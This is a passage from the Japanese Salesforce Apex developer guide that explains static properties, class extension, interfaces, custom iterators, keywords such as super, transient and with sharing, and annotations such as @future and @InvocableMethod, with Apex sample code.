プロパティを `static` として宣言すると、そのプロパティのアクセス機構方式は、静的コンテキストで実行されます。これは、そのアクセス機構に、クラスで定義されている非静的メンバー変数へのアクセス権がないことを意味します。次の例では、静的およびインスタンスプロパティの両方を持つクラスを作成します。

```
public class StaticProperty {

   public static integer StaticMember;

   public integer NonStaticMember;

   public static integer MyGoodStaticProp {

     get{return MyGoodStaticProp;}

   }

   // The following produces a system error

   // public static integer MyBadStaticProp { return NonStaticMember; }


   public integer MyGoodNonStaticProp {

     get{return NonStaticMember;}

   }

}
```

次のコードセグメントでは、静的およびインスタンスプロパティをコールします。

```
StaticProperty sp = new StaticProperty();

// The following produces a system error: a static variable cannot be

// accessed through an object instance

// sp.MyGoodStaticProp = 5;


// The following does not produce an error

StaticProperty.MyGoodStaticProp = 5;
```

プロパティアクセス機構でのアクセス修飾子の使用

プロパティアクセス機構は、自身のアクセス修飾子で定義できます。アクセス機構が自身のアスセス修飾子を含む場合、この修飾子は、プロパティのアクセス修飾子より優先されます。個別のアクセス機構のアクセス修飾子は、プロパティ自身のアクセス修飾子より限定的である必要があります。たとえば、プロパティが `public` として定義されている場合、個別のアクセス機構は、`global` としては定義できません。クラス定義の例を次に示します。

```
global virtual class PropertyVisibility {

   // X is private for read and public for write

   public integer X { private get; set; }

   // Y can be globally read but only written within a class

   global integer Y { get; public set; }

   // Z can be read within the class but only subclasses can set it

   public integer Z { get; protected set; }

}
```

クラスの拡張

クラスを拡張して、より特化した動作を指定できます。

クラス拡張するクラスは、拡張元のクラスのすべてのメソッドとプロパティを継承します。さらに、拡張クラスでは、メソッド定義で override キーワードを使用して既存の仮想メソッドを上書きできます。仮想メソッドを上書きすることで、既存のメソッドの異なる実装方法を使用できます。つまり、特定のメソッドの動作がコールするオブジェクトによって異なることになります。これは「多態性」と呼ばれます。

クラス拡張には、クラス定義で `extends` キーワードを使用します。クラスは、別のクラスを 1 つまでしか拡張できませんが、複数のインターフェースを実装できます。

次の例では、クラスを拡張する方法を示します。`YellowMarker` クラスは、`Marker` クラスを拡張しています。

```
public virtual class Marker {

    public virtual void write() {

        System.debug('Writing some text.');

    }



    public virtual Double discount() {

        return .05;
```

```
    }
}
```

```
// Extension for the Marker class
public class YellowMarker extends Marker {
    public override void write() {
        System.debug('Writing some text using the yellow marker.');
    }
}
```

次のコードセグメントは多態性を示しています。この例では同じデータ型(Marker)の2つのオブジェクトを宣言しています。両方のオブジェクトはマーカーですが、2番目のオブジェクトは YellowMarker クラスのインスタンスに割り当てられています。そのため、2番目のオブジェクトで write メソッドをコールすると、このメソッドは上書きされているため、最初のオブジェクトでのこのメソッドのコール結果とは異なります。discount メソッドは YellowMarker クラス定義には含まれていませんが、拡張元のクラスに含まれているため拡張クラス YellowMarker でも使用可能になり、2番目のオブジェクトでこのメソッドをコールできます。

```
Marker obj1, obj2;
obj1 = new Marker();
// This outputs 'Writing some text.'
obj1.write();

obj2 = new YellowMarker();
// This outputs 'Writing some text using the yellow marker.'
obj2.write();
// We get the discount method for free
// and can call it from the YellowMarker instance.
Double d = obj2.discount();
```

拡張クラスでは、拡張元のクラスとは共通しない追加のメソッド定義も使用できます。たとえば、次の RedMarker クラスは Marker クラスを拡張し、Marker クラスでは使用できない追加メソッド computePrice

が含まれています。この追加メソッドをコールするには、オブジェクトデータ型が拡張クラスである必要があります。

```
// Extension for the Marker class

public class RedMarker extends Marker {

    public override void write() {

        System.debug('Writing some text in red.');

    }



    // Method only in this class

    public Double computePrice() {

        return 1.5;

    }

}
```

次の例では、RedMarker クラスの追加メソッドをコールする方法を示します。

```
RedMarker obj = new RedMarker();

// Call method specific to RedMarker only

Double price = obj.computePrice();
```

拡張はインターフェースにも適用され、インターフェースが別のインターフェースを拡張することもできます。クラスでは、インターフェースが別のインターフェースを拡張すると、拡張元のインターフェースのすべてのメソッドとプロパティが拡張先のインターフェースでも利用できます。

拡張クラスの例

クラスの拡張の例を次に示します。Apexクラスのすべての機能を示します。この例で使用されるキーワードや概念は、この章内で詳細に説明します。

```
// Top-level (outer) class must be public or global (usually public unless they contain

// a Web Service, then they must be global)

public class OuterClass {



  // Static final variable (constant) – outer class level only

  private static final Integer MY_INT;
```

```
// Non-final static variable - use this to communicate state across triggers
// within a single request)
public static String sharedState;

// Static method - outer class level only
public static Integer getInt() { return MY_INT; }

// Static initialization (can be included where the variable is defined)
static {
  MY_INT = 2;
}

// Member variable for outer class
private final String m;

// Instance initialization block - can be done where the variable is declared,
// or in a constructor
{
  m = 'a';
}

// Because no constructor is explicitly defined in this outer class, an implicit,
// no-argument, public constructor exists

// Inner interface
public virtual interface MyInterface {
```

```
  // No access modifier is necessary for interface methods - these are always
  // public or global depending on the interface visibility
  void myMethod();
}

// Interface extension
interface MySecondInterface extends MyInterface {
  Integer method2(Integer i);
}

// Inner class - because it is virtual it can be extended.
// This class implements an interface that, in turn, extends another interface.
// Consequently the class must implement all methods.
public virtual class InnerClass implements MySecondInterface {

  // Inner member variables
  private final String s;
  private final String s2;

  // Inner instance initialization block (this code could be located above)
  {
     this.s = 'x';
  }

  // Inline initialization (happens after the block above executes)
  private final Integer i = s.length();
```

```
  // Explicit no argument constructor
  InnerClass() {
     // This invokes another constructor that is defined later
     this('none');
  }

  // Constructor that assigns a final variable value
  public InnerClass(String s2) {
    this.s2 = s2;
  }

  // Instance method that implements a method from MyInterface.
  // Because it is declared virtual it can be overridden by a subclass.
  public virtual void myMethod() { /* does nothing */ }

  // Implementation of the second interface method above.
  // This method references member variables (with and without the "this" prefix)
  public Integer method2(Integer i) { return this.i + s.length(); }
}

// Abstract class (that subclasses the class above). No constructor is needed since
// parent class has a no-argument constructor
public abstract class AbstractChildClass extends InnerClass {

  // Override the parent class method with this signature.
  // Must use the override keyword
```

```
  public override void myMethod() { /* do something else */ }

  // Same name as parent class method, but different signature.
  // This is a different method (displaying polymorphism) so it does not need
  // to use the override keyword
  protected void method2() {}

  // Abstract method - subclasses of this class must implement this method
  abstract Integer abstractMethod();
}

// Complete the abstract class by implementing its abstract method
public class ConcreteChildClass extends AbstractChildClass {
  // Here we expand the visibility of the parent method - note that visibility
  // cannot be restricted by a sub-class
  public override Integer abstractMethod() { return 5; }
}

// A second sub-class of the original InnerClass
public class AnotherChildClass extends InnerClass {
  AnotherChildClass(String s) {
    // Explicitly invoke a different super constructor than one with no arguments
    super(s);
  }
}

// Exception inner class
```

```
  public virtual class MyException extends Exception {

    // Exception class member variable

    public Double d;


    // Exception class constructor

    MyException(Double d) {

      this.d = d;

    }


    // Exception class method, marked as protected

    protected void doIt() {}

  }


  // Exception classes can be abstract and implement interfaces

  public abstract class MySecondException extends Exception implements MyInterface {

  }

}
```

このコード例では次を示しています。

- 最上位クラスの定義 (*外部クラス*とも呼ぶ)
- 最上位クラスの静的変数および静的メソッド、および静的初期化コードブロック
- 最上位クラスのメンバー変数とメソッド
- ユーザ定義のコンストラクタが存在しないクラス。暗黙的で、引数をとらないコンストラクタを含む。
- 最上位クラスのインターフェース定義
- 別のインターフェースを拡張するインターフェース
- 最上位クラス内の内部クラス定義 (1 つ下のレベル)
- メソッド署名の公開バージョンを実装することでインターフェース(つまり、関連付けられているサブインターフェース) を実装するクラス
- 内部クラスコンストラクタの定義と呼び出し

- 内部クラスのメンバー変数と、this キーワード (引数なし) を使用したその変数の参照
- 別のコンストラクタの呼び出しに this キーワード (引数なし) を使用する内部クラスコンストラクタ
- コンストラクタ外 (変数が定義されている箇所と、中括弧 ({}) で囲まれた匿名のブロックの両方) の初期化コード。これらのコードは、Java と同様にファイルに記述されている順序どおりにすべてのコンストラクションと共に実行されます。
- クラスの拡張と抽象クラス
- 基本のクラスメソッドを上書きするメソッド (virtual として宣言する必要がある)
- サブクラスメソッドを上書きするメソッドの override キーワード
- 抽象メソッドと具体的なサブクラスによる実装
- protected アクセス修飾子
- ファーストクラスオブジェクトとしての例外とそのメンバー、メソッド、コンストラクタ

この例では、上記のクラスを他の Apex コードからコールする方法を示します。

```
// Construct an instance of an inner concrete class, with a user-defined constructor

OuterClass.InnerClass ic = new OuterClass.InnerClass('x');



// Call user-defined methods in the class

System.assertEquals(2, ic.method2(1));



// Define a variable with an interface data type, and assign it a value that is of

// a type that implements that interface

OuterClass.MyInterface mi = ic;



// Use instanceof and casting as usual

OuterClass.InnerClass ic2 = mi instanceof OuterClass.InnerClass ?

                            (OuterClass.InnerClass)mi : null;

System.assert(ic2 != null);



// Construct the outer type

OuterClass o = new OuterClass();

System.assertEquals(2, OuterClass.getInt());
```

```
// Construct instances of abstract class children

System.assertEquals(5, new OuterClass.ConcreteChildClass().abstractMethod());



// Illegal - cannot construct an abstract class

// new OuterClass.AbstractChildClass();



// Illegal – cannot access a static method through an instance

// o.getInt();



// Illegal - cannot call protected method externally

// new OuterClass.ConcreteChildClass().method2();
```

このコード例では次を示しています。

- 外部クラスの作成
- 内部クラスの作成と内部インターフェース型の宣言
- インターフェース型として宣言された変数を、インターフェースを実装するクラスのインスタンスに割り当て可能
- そのインターフェースを実装するクラス型にインターフェース変数をキャスト(`instanceof` 演算子を使用した検証後)

インターフェースについて

インターフェースは、メソッドが実装されていないクラスのようなものです。メソッドの署名はありますが、各メソッドの本文は空です。インターフェースを使用するには、インターフェースに含まれるすべてのメソッドの本文を提供することによって、別のクラスがインターフェースを実装する必要があります。

インターフェースにより、コードで抽象化レイヤを使用できます。インターフェースは、メソッドの特定の実装をメソッドの宣言から切り離します。これにより、1つのメソッドをアプリケーションに基づいて別々に実装できます。

インターフェースの定義は、新しいクラスの定義に似ています。たとえば、ある企業に2種類の注文があるとします。顧客からの注文と、従業員からの注文です。どちらも注文の1つのタイプです。割引をするメソッドが必要であるとします。割引額は、注文のタイプにより異なります。

注文の一般的な概念をインターフェースとしてモデリングし、顧客用および従業員用に実装します。次の例では、注文の割引についてのみ示します。

これは PurchaseOrder インターフェースの定義です。

```
// An interface that defines what a purchase order looks like in general

public interface PurchaseOrder {

    // All other functionality excluded

    Double discount();

}
```

このクラスは、顧客の注文用の PurchaseOrder インターフェースを実装します。

```
// One implementation of the interface for customers

public class CustomerPurchaseOrder implements PurchaseOrder {

    public Double discount() {

        return .05;  // Flat 5% discount

    }

}
```

このクラスは、従業員の注文用の PurchaseOrder インターフェースを実装します。

```
// Another implementation of the interface for employees

public class EmployeePurchaseOrder implements PurchaseOrder {

      public Double discount() {

        return .10;  // It's worth it being an employee! 10% discount

    }

}
```

上記の例では、次の点にご注意ください。

- インターフェース PurchaseOrder は汎用的なプロトタイプとして定義されています。インターフェース内で定義されているメソッドにはアクセス修飾子はなく、その署名のみが含まれます。
- CustomerPurchaseOrder クラスはこのインターフェースを実装しているため、discount メソッドの定義を提供する必要があります。Java では、インターフェースを実装するすべてのクラスで、インターフェースに含まれるすべてのメソッドを定義する必要があります。

新しいインターフェースを定義する場合、新しいデータ型を定義することになります。インターフェース名は、他のデータ型の名前を使用できる場所であれば、どの場所でも使用できます。型がインターフェースである変数を定義する場合、それに割り当てるオブジェクトはインターフェースを実装するクラスのインスタンスまたはサブインターフェースデータ型でなければなりません。

「クラスとキャスト」 (ページ 125)も参照してください。

メモ: クラスが「管理-リリース済み」パッケージバージョンでアップロードされた後に、global インターフェースにメソッドを追加することはできません。

このセクションの内容:

カスタムイテレータ

イテレータは、コレクション内のすべての項目を辿ります。たとえば、Apex の `while` ループで、ループを終了する条件を定義し、コレクションを辿るいくつかの方法、つまりイテレータを提供する必要があります。次の例では、ループが実行されるごとに (count++)、`count` が 1 ずつ増加します。

```
while (count < 11) {

   System.debug(count);

      count++;

   }
```

`Iterator` インターフェースを使用して、ループ全体のリストを辿るためのカスタムの一連の指示を作成できます。通常、`SELECT` ステートメントを使用して範囲を定義する Salesforce 外のソースにあるデータに役立ちます。複数の `SELECT` ステートメントがある場合にもイテレータを使用できます。

カスタムイテレータの使用

カスタムイテレータを使用するには、`Iterator` インターフェースを実装する Apex クラスを作成する必要があります。

`Iterator` クラスには次のインスタンスメソッドがあります。

名前	引数	戻り値	説明
`hasNext`		Boolean	コレクション内の別の項目が辿られている場合は `true` が返され、そうでない場合は `false` が返されます。
`next`		anyType	コレクション内の次の項目を返します。

`Iterator` インターフェース内のすべてのメソッドは `global` または `public` として宣言する必要があります。

カスタムイテレータは `while` ループでのみ使用できます。次に例を示します。

```
IterableString x = new IterableString('This is a really cool test.');



   while(x.hasNext()){
```

```
        system.debug(x.next());
    }
```

イテレータは現在、`for` ループではサポートされていません。

`Iterable` とカスタムイテレータの使用

リストでカスタムイテレータを使用せずに独自のデータ構造を作成する場合、`Iterable` インターフェースを使用してデータ構造を生成できます。

`Iterable` インターフェースには次のメソッドがあります。

名前	引数	戻り値	説明
`iterator`		Iterator クラス	このインターフェースのイテレータへの参照を返します。

`iterator` メソッドは `global` または `public` として宣言する必要があります。データ構造の走査に使用できるイテレータへの参照を作成します。

次の例では、コレクションのカスタムイテレータの例を示します。

```
global class CustomIterable
    implements Iterator<Account>{


    List<Account> accs {get; set;}
    Integer i {get; set;}


    public CustomIterable(){
        accs =
        [SELECT Id, Name,
        NumberOfEmployees
        FROM Account
        WHERE Name = 'false'];
        i = 0;
    }
```

```
    global boolean hasNext(){
        if(i >= accs.size()) {
            return false;
        } else {
            return true;
        }
    }

    global Account next(){
        // 8 is an arbitrary
        // constant in this example
        // that represents the
        // maximum size of the list.
        if(i == 8){return null;}
        i++;
        return accs[i-1];
    }
}
```

次で、上記のコードをコールします。

```
global class foo implements iterable<Account>{
    global Iterator<Account> Iterator(){
       return new CustomIterable();
    }
}
```

次は、イテレータを使用する一括処理ジョブです。

```
global class batchClass implements Database.batchable<Account>{

   global Iterable<Account> start(Database.batchableContext info){

       return new foo();

   }

   global void execute(Database.batchableContext info, List<Account> scope){

       List<Account> accsToUpdate = new List<Account>();

       for(Account a : scope){

           a.Name = 'true';

           a.NumberOfEmployees = 69;

           accsToUpdate.add(a);

       }

       update accsToUpdate;

   }

   global void finish(Database.batchableContext info){

   }

}
```

キーワード

Apex では、次のキーワードをサポートしています。

- final
- instanceof
- super
- this
- transient
- with sharing と without sharing

このセクションの内容:

1. final キーワードの使用
2. instanceof キーワードの使用
3. super キーワードの使用

4. this キーワードの使用
5. transient キーワードの使用
6. with sharing または without sharing キーワードの使用
   クラスで `with sharing` または `without sharing` キーワードを使用して、共有ルールを適用するかどうかを指定します。

`final` キーワードの使用

`final` キーワードは、次のように使用できます。

- ファイナル変数には、変数の宣言時またはコードの初期化時のいずれか 1 回のみ値を割り当てることができます。このいずれかで値を割り当てる必要があります。
- 静的なファイナル変数は、静的初期化コードまたは定義時に変更できます。
- メンバーファイナル変数は、初期化コードブロック、コンストラクタ、または他の変数の宣言と共に変更できます。
- 定数を定義するには、変数を `static` および `final` の両方に定義します。
- ファイナルでない静的変数は、クラスレベルでの状態の通信(トリガ間の状態など)に使用します。ただし、要求間で共有されることはありません。
- メソッドおよびクラスはデフォルトで final です。`final` キーワードはクラスやメソッドの宣言では使用できません。つまり、上書きはできません。メソッドまたはクラスを上書きするには `virtual` キーワードを使用します。

`instanceof` キーワードの使用

実行時に、オブジェクトが実際に特定のクラスのインスタンスであることを確認するには、`instanceof` キーワードを使用します。`instanceof` キーワードは、式中のキーワードの右にある対象の型を、キーワードの左で宣言される型の代替にできるかどうかを調べる場合のみに使用できます。

クラスとキャストの例の `Report` クラスで、項目を `CustomReport` オブジェクトに再度キャストする前に、次の確認を追加できます。

```
If (Reports.get(0) instanceof CustomReport) {

    // Can safely cast it back to a custom report object

   CustomReport c = (CustomReport) Reports.get(0);

   } Else {

   // Do something with the non-custom-report.

}
```

メモ: API バージョン 32.0 以降で保存された Apex では、左のオペランドが null オブジェクトの場合、`instanceof` は `false` を返します。たとえば、次のサンプルは `false` を返します。

```
Object o = null;

Boolean result = o instanceof Account;

System.assertEquals(false, result);
```

API バージョン 31.0 以前では、この場合 `instanceof` は `true` を返します。

super キーワードの使用

`super` キーワードは、仮想クラスまたは抽象クラスから拡張されるクラスで使用できます。`super` を使用することによって、親クラスのコンストラクタおよびメソッドを上書きできます。

たとえば、次の仮想クラスがあるとします。

```
public virtual class SuperClass {

    public String mySalutation;

    public String myFirstName;

    public String myLastName;


    public SuperClass() {


        mySalutation = 'Mr.';

        myFirstName = 'Carl';

        myLastName = 'Vonderburg';

    }


    public SuperClass(String salutation, String firstName, String lastName) {


        mySalutation = salutation;

        myFirstName = firstName;

        myLastName = lastName;

    }
```

```
    public virtual void printName() {


        System.debug('My name is ' + mySalutation + myLastName);
    }


   public virtual String getFirstName() {
       return myFirstName;
   }
}
```

Superclass を拡張し、printName メソッドを上書きする次のクラスを作成できます。

```
public class Subclass extends Superclass {

  public override void printName() {
        super.printName();
        System.debug('But you can call me ' + super.getFirstName());
    }
}
```

Subclass.printName をコールする場合に期待される出力は、「[My name is Mr. Vonderburg. But you can call me Carl.」です。

super を使用して、コンストラクタを呼び出すこともできます。次のコンストラクタを SubClass に追加します。

```
public Subclass() {

    super('Madam', 'Brenda', 'Clapentrap');

}
```

Subclass.printName の期待される出力は、「My name is Madam Clapentrap. But you can call me Brenda.」です。

super キーワード使用のベストプラクティス

- virtual クラスまたは abstract クラスから拡張されるクラスのみが super を使用できます。
- override キーワードで指定されているメソッドでのみ super を使用できます。

this キーワードの使用

this キーワードには、2 つの使用方法があります。

this をドット表記で括弧をつけずに使用し、表示されるクラスの現在のインスタンスを表すことができます。this キーワードのこの形式は、インスタンス変数とメソッドへのアクセスに使用します。次に例を示します。

```
public class myTestThis {



string s;

  {

      this.s = 'TestString';

  }

}
```

上記の例では、クラス myTestThis はインスタンス変数 s を宣言します。初期化コードで this キーワードを使用して変数に値を設定します。

また、コンストラクタチェーニングの実行で this キーワードを使用することもできます。コンストラクタチェーニングとは、1 つのコンストラクタから別のコンストラクタをコールすることです。この形式では、this キーワードを括弧と共に使用します。次に例を示します。

```
public class testThis {



// First constructor for the class. It requires a string parameter.

   public testThis(string s2) {

   }



// Second constructor for the class. It does not require a parameter.

// This constructor calls the first constructor using the this keyword.

   public testThis() {

       this('None');

   }

}
```

コンストラクタでのコンストラクタチェーニングの実行で this キーワードを使用する場合、コンストラクタの 1 つ目のステートメントに記述する必要があります。

transient キーワードの使用

transient キーワードは、保存ができず、Visualforce ページのビューステートの一部として送信することもできないインスタンス変数の宣言に使用します。たとえば、次のように使用します。

```
Transient Integer currentTotal;
```

また、逐次化可能な Apex クラス(つまり、コントローラ、コントローラ拡張、Batchable または Schedulable インターフェースを実装するクラス) で transient キーワードを使用できます。また、逐次化可能なクラスで宣言する項目の型を定義するクラスで transient を使用できます。

変数を transient として宣言すると、ビューステートのサイズが縮小されます。transient キーワードは、Visualforce ページでページ要求の間のみ必要な項目でよく使用されます。この項目は、ページのビューステートには含まれず、要求中に何度も再計算するには非常に大きなシステムリソースを使用します。

Apex オブジェクトの中には、自動的に transient と判断されるものもあります。つまり、その値はページのビューステートの一部として保存されません。例として次のようなオブジェクトがあります。

- PageReferences
- XmlStream クラス
- コレクションが自動的に transient とマーキングされるのは、Savepoints のコレクションなど、コレクションに含まれているオブジェクトが自動的に transient とマーキングされている場合だけです。
- Schema.getGlobalDescribe などほとんどのオブジェクトがシステムメソッドにより自動的に生成されます。
- JSONParser クラスインスタンス。

また、静的な変数はページのビューステートを使用して転送されません。

次の例には、Visualforce ページとカスタムコントローラの両方が含まれてます。ページが更新されるごとに transient 日付は再作成されるため、[refresh] ボタンをクリックすると、日付が更新されます。非 transient 日付には、ビューステートから逐次化されなかった元の値が保持されるため、変わりません。

```
<apex:page controller="ExampleController">

  T1: {!t1} <br/>

  T2: {!t2} <br/>

  <apex:form>

    <apex:commandLink value="refresh"/>

  </apex:form>

</apex:page>
```

```
public class ExampleController {



    DateTime t1;
```

```
    transient DateTime t2;


    public String getT1() {
        if (t1 == null) t1 = System.now();
        return '' + t1;
    }


    public String getT2() {
        if (t2 == null) t2 = System.now();
        return '' + t2;
    }
}
```

関連トピック:

JSONParser クラス

with sharing または without sharing キーワードの使用

クラスで with sharing または without sharing キーワードを使用して、共有ルールを適用するかどうかを指定します。

with sharing キーワードでは、クラスで現在のユーザの共有ルールを考慮するように指定できます。Apex コードはシステムコンテキストで実行されるため、このキーワードはクラスで明示的に設定する必要があります。システムコンテキストでは、Apex コードはすべてのオブジェクトと項目にアクセスできます。オブジェクト権限、項目レベルセキュリティ、共有ルールは現在のユーザには適用されません。これは、ユーザには非表示の項目またはオブジェクトが原因でコードの実行が失敗することを避けるためです。このルールの唯一の例外は、executeAnonymous コールおよび Chatter in Apex と共に実行される Apex コードです。executeAnonymous は常に、現在のユーザのフル権限を用いて実行されます。executeAnonymous の詳細は、「匿名ブロック」(ページ 284)を参照してください。

現在のユーザに適用されている共有ルールを強制実行するには、クラスの宣言時に with sharing キーワードを使用します。次に例を示します。

```
public with sharing class sharingClass {


// Code here
```

```
}
```

現在のユーザに適用されている共有ルールを強制実行されないようにするには、クラスの宣言時に `without sharing` キーワードを使用します。たとえば、クラスが `with sharing` を使用して宣言された別のクラスからコールされた場合、共有ルールを取得するときに共有ルールの強制実行を明示的にオフにできます。

```
public without sharing class noSharing {


// Code here


}
```

with sharing または without sharing キーワードでは、次の点に留意してください。

- メソッドがコールされるクラスの共有設定ではなく、メソッドが定義されているクラスの共有設定が適用されます。たとえば、`with sharing` が宣言されたクラス内に定義されているメソッドが、`without sharing` が宣言されたクラスでコールされる場合、そのメソッドの実行では共有ルールが適用されます。
- with sharing も without sharing もクラスで宣言されていない場合、現在の共有ルールが有効となります。つまり、クラスが別のクラスから共有ルールを取得する場合を除き、共有ルールは強制実行されません。たとえば、共有が強制実行されている別のクラスからクラスがコールされた場合、コールされたクラスにも共有が強制実行されます。
- 内部クラスと外部クラスは、どちらも `with sharing` として宣言できます。共有設定は、初期化コード、コンストラクタ、メソッドなどクラスに含まれているすべてのコードに適用されます。
- 内部クラスはそのコンテナクラスから共有設定を継承しません。
- クラスが別のクラスを拡張または実装している場合、親クラスからこの設定が継承されます。

アノテーション

Apex アノテーションは、メソッドまたはクラスの使用方法を変更するもので、Java のアノテーションと似ています。

アノテーションは先頭が `@` 記号から始まり、適切なキーワードがそれに続きます。メソッドにアノテーションを追加するには、メソッド定義またはクラス定義の直前で指定します。次に例を示します。

```


global class MyClass {

     @future

     Public static void myMethod(String a)

     {
```

```
            //long-running Apex code

        }

}
```

Apex では、次のアノテーションをサポートしています。

- `@Deprecated`
- `@Future`
- `@InvocableMethod`
- `@InvocableVariable`
- `@IsTest`
- `@ReadOnly`
- `@RemoteAction`
- `@TestSetup`
- `@TestVisible`
- Apex REST アノテーション:
  - `@RestResource(urlMapping='/yourUrl')`
  - `@HttpDelete`
  - `@HttpGet`
  - `@HttpPost`
  - `@HttpPut`

このセクションの内容:

1. Deprecated アノテーション
2. Future アノテーション
3. InvocableMethod アノテーション
   呼び出し可能なアクションとして実行できるメソッドを識別するには `InvocableMethod` アノテーションを使用します。
4. InvocableVariable アノテーション
   カスタムクラスで呼び出し可能なメソッドによって使用される変数を識別するには `InvocableVariable` アノテーションを使用します。
5. IsTest アノテーション
6. ReadOnly アノテーション
7. RemoteAction アノテーション
8. TestSetup アノテーション
   `@testSetup` アノテーションで定義されたメソッドは、クラスのすべてのテストメソッドで使用できる一般的なテストレコードの作成に使用されます。
9. TestVisible アノテーション
10. Apex REST アノテーション

Deprecated アノテーション

deprecated アノテーションを使用すると、今後のリリースの管理パッケージに含まれるが、参照されないメソッド、クラス、例外、列挙、インターフェース、変数を特定することができます。要件の変化にともなって、管理パッケージのコードをリファクタリングする場合に役立ちます。新しい登録者は廃止された要素を参照できませんが、既存の登録者や API 統合に対しては引き続き機能します。

次のコードスニペットは、廃止されたメソッドを示します。同じ構文を使用して、クラス、例外、列挙、インターフェースまたは変数を廃止できます。

```
  @deprecated

  // This method is deprecated. Use myOptimizedMethod(String a, String b) instead.

  global void myMethod(String a) {



}
```

Apex 識別子を廃止する場合、次のルールに注意してください。

- 非管理パッケージには、deprecated キーワードを使用するコードを含めることはできません。
- Apex 項目を廃止する場合、廃止する識別子を参照するすべての global アクセス修飾子も廃止する必要があります。署名や、入力引数またはメソッドの戻り値のいずれかで廃止する種類を使用する global メソッドも廃止する必要があります。パッケージ開発者は、メソッドまたはクラスなどの廃止された項目を、内部で引き続き参照できます。
- webService メソッドおよび変数は廃止できません。
- enum は廃止できますが、各 enum 値は廃止できません。
- インターフェースは廃止できますが、インターフェースの各メソッドは廃止できません。
- 抽象クラスは廃止できますが、抽象クラスの各抽象メソッドは廃止できません。
- Apex の項目を廃止するパッケージをリリースした後は、deprecated アノテーションを削除しても Apex のその項目の廃止を取り消すことはできません。

パッケージバージョンの詳細は、「パッケージとは?」 (ページ 715)を参照してください。

Future アノテーション

非同期で実行するメソッドを特定するには future アノテーションを使用します。future を指定すると、Salesforce に使用可能なリソースが存在するときにこのメソッドが実行されます。

たとえば、外部サービスへの非同期の Web サービスコールアウトを実行するときに future アノテーションを使用できます。このアノテーションを使用しない場合、Web サービスコールアウトは Apex スクリプトを実行している同じスレッドから実行され、コールアウトが完了するまで他の処理は実行されません(同期処理)。

future アノテーションのあるメソッドは静的メソッドである必要があり、void 型のみを返します。指定するパラメータはプリミティブデータ型、プリミティブデータ型の配列、プリミティブデータ型のコレクションである必要があります。future アノテーションのあるメソッドは、sObject またはオブジェクトを引数として取ることはできません。

クラスのメソッドを非同期に実行するには、future アノテーションのあるメソッドを定義します。次に例を示します。

```
global class MyFutureClass {



  @future

  static void myMethod(String a, Integer i) {

    System.debug('Method called with: ' + a + ' and ' + i);

    // Perform long-running code

  }

}
```

future メソッドでコールアウトを許可するには、(callout=true) を指定します。メソッドがコールアウトを実行しないようにするには、(callout=false) を指定します。

次のスニペットでは、メソッドがコールアウトを実行するように指定する方法を示します。

```
  @future (callout=true)

  public static void doCalloutFromFuture() {

   //Add code to perform callout

}
```

future メソッドに関する考慮事項

- future アノテーションを使用するすべてのメソッドは、メソッドがコールされた順番に実行されるとは限らないため、特別な考慮が必要です。
- future アノテーションのあるメソッドは、Visualforce コントローラの get***MethodName*** または set***MethodName*** メソッド内でも、コンストラクタ内でも使用できません。
- future アノテーションのあるメソッドを、同じく future アノテーションのあるメソッドからコールすることはできません。また、アノテーションのある別のメソッドをコールするアノテーションのあるメソッドからトリガをコールすることはできません。
- future アノテーションのあるメソッドでは、getContent および getContentAsPDF PageReference メソッドは使用できません。

InvocableMethod アノテーション

呼び出し可能なアクションとして実行できるメソッドを識別するには InvocableMethod アノテーションを使用します。

呼び出し可能なメソッドは、REST API でコールされ、1 つの Apex メソッドを呼び出すために使用します。呼び出し可能なメソッドには動的な入力値と出力値があり、記述用の API コール (describe) をサポートします。

次のサンプルコードは、プリミティブデータ型を取る呼び出し可能なメソッドを示します。

```
public class AccountQueryAction {

  @InvocableMethod(label='Get Account Names' description='Returns the list of account names
 corresponding to the specified account IDs.')

  public static List<String> getAccountNames(List<ID> ids) {

    List<String> accountNames = new List<String>();

    List<Account> accounts = [SELECT Name FROM Account WHERE Id in :ids];

    for (Account account : accounts) {

      accountNames.add(account.Name);

    }

    return accountNames;

  }

}
```

次のサンプルコードは、特定の sObject データ型を取る呼び出し可能なメソッドを示します。

```
public class AccountInsertAction {

  @InvocableMethod(label='Insert Accounts' description='Inserts the accounts specified and
 returns the IDs of the new accounts.')

  public static List<ID> insertAccounts(List<Account> accounts) {

    Database.SaveResult[] results = Database.insert(accounts);

    List<ID> accountIds = new List<ID>();

    for (Database.SaveResult result : results) {

      if (result.isSuccess()) {

        accountIds.add(result.getId());

      }

    }

    return accountIds;

  }
```

```
}
```

呼び出し可能なメソッドに関する考慮事項

- クラスの 1 つのメソッドにのみ `InvocableMethod` アノテーションを付加できます。
- トリガは呼び出し可能なメソッドを使用できません。
- 呼び出し可能なメソッドは、`static` で、`public` または `global` である必要があり、そのクラスは外部クラスである必要があります。
- 他のアノテーションと `InvocableMethod` アノテーションを併用することはできません。
- 最大1つの入力パラメータが存在する可能性があり、そのデータ型は次のいずれかである必要があります。
  - プリミティブデータ型のリスト、またはプリミティブデータ型のリストのリスト – 汎用 `Object` 型はサポートされていません。
  - sObject 型のリスト、または sObject 型のリストのリスト – 汎用 `sObject` 型はサポートされていません。
  - サポートされている型の変数を含み、`InvocableVariable` アノテーションが付加されているユーザ定義型のリスト。各自のデータ型を実装するカスタムのグローバルまたは公開 Apex クラスを作成し、そのクラスに呼び出し可能な変数アノテーションが付加されているメンバー変数が少なくとも 1 つ含まれていることを確認します。
- 戻り値の型が `Null` 以外の場合は、メソッドによって返されるデータ型が次のいずれかである必要があります。
  - プリミティブデータ型のリスト、またはプリミティブデータ型のリストのリスト – 汎用 `Object` 型はサポートされていません。
  - sObject 型のリスト、または sObject 型のリストのリスト – 汎用 `sObject` 型はサポートされていません。
  - サポートされている型の変数を含み、`InvocableVariable` アノテーションが付加されているユーザ定義型のリスト。各自のデータ型を実装するカスタムのグローバルまたは公開 Apex クラスを作成し、そのクラスに呼び出し可能な変数アノテーションが付加されているメンバー変数が少なくとも 1 つ含まれていることを確認します。
- パッケージの呼び出し可能なメソッドを使用できますが、呼び出し可能なメソッドを追加すると、パッケージの後続のバージョンからそのメソッドを削除できません。
- 呼び出し可能なメソッドは、管理パッケージ内で public にできますが、Cloud Flow Designer でフローの作成中または編集中に使用可能なアクションのリストにアクションとして表示されません。その場合でも、これらの呼び出し可能なアクションは同じ管理パッケージ内でフローから参照できます。管理パッケージ内のグローバル呼び出し可能なメソッドは、管理パッケージ外のフローおよび組織内の任意の場所のフローで使用でき、Cloud Flow Designer でフローの追加に使用可能なアクションのリストに表示されます。

呼び出し可能アクションについての詳細は、*『Force.com Actions Developer's Guide』* を参照してください。

`InvocableVariable` アノテーション

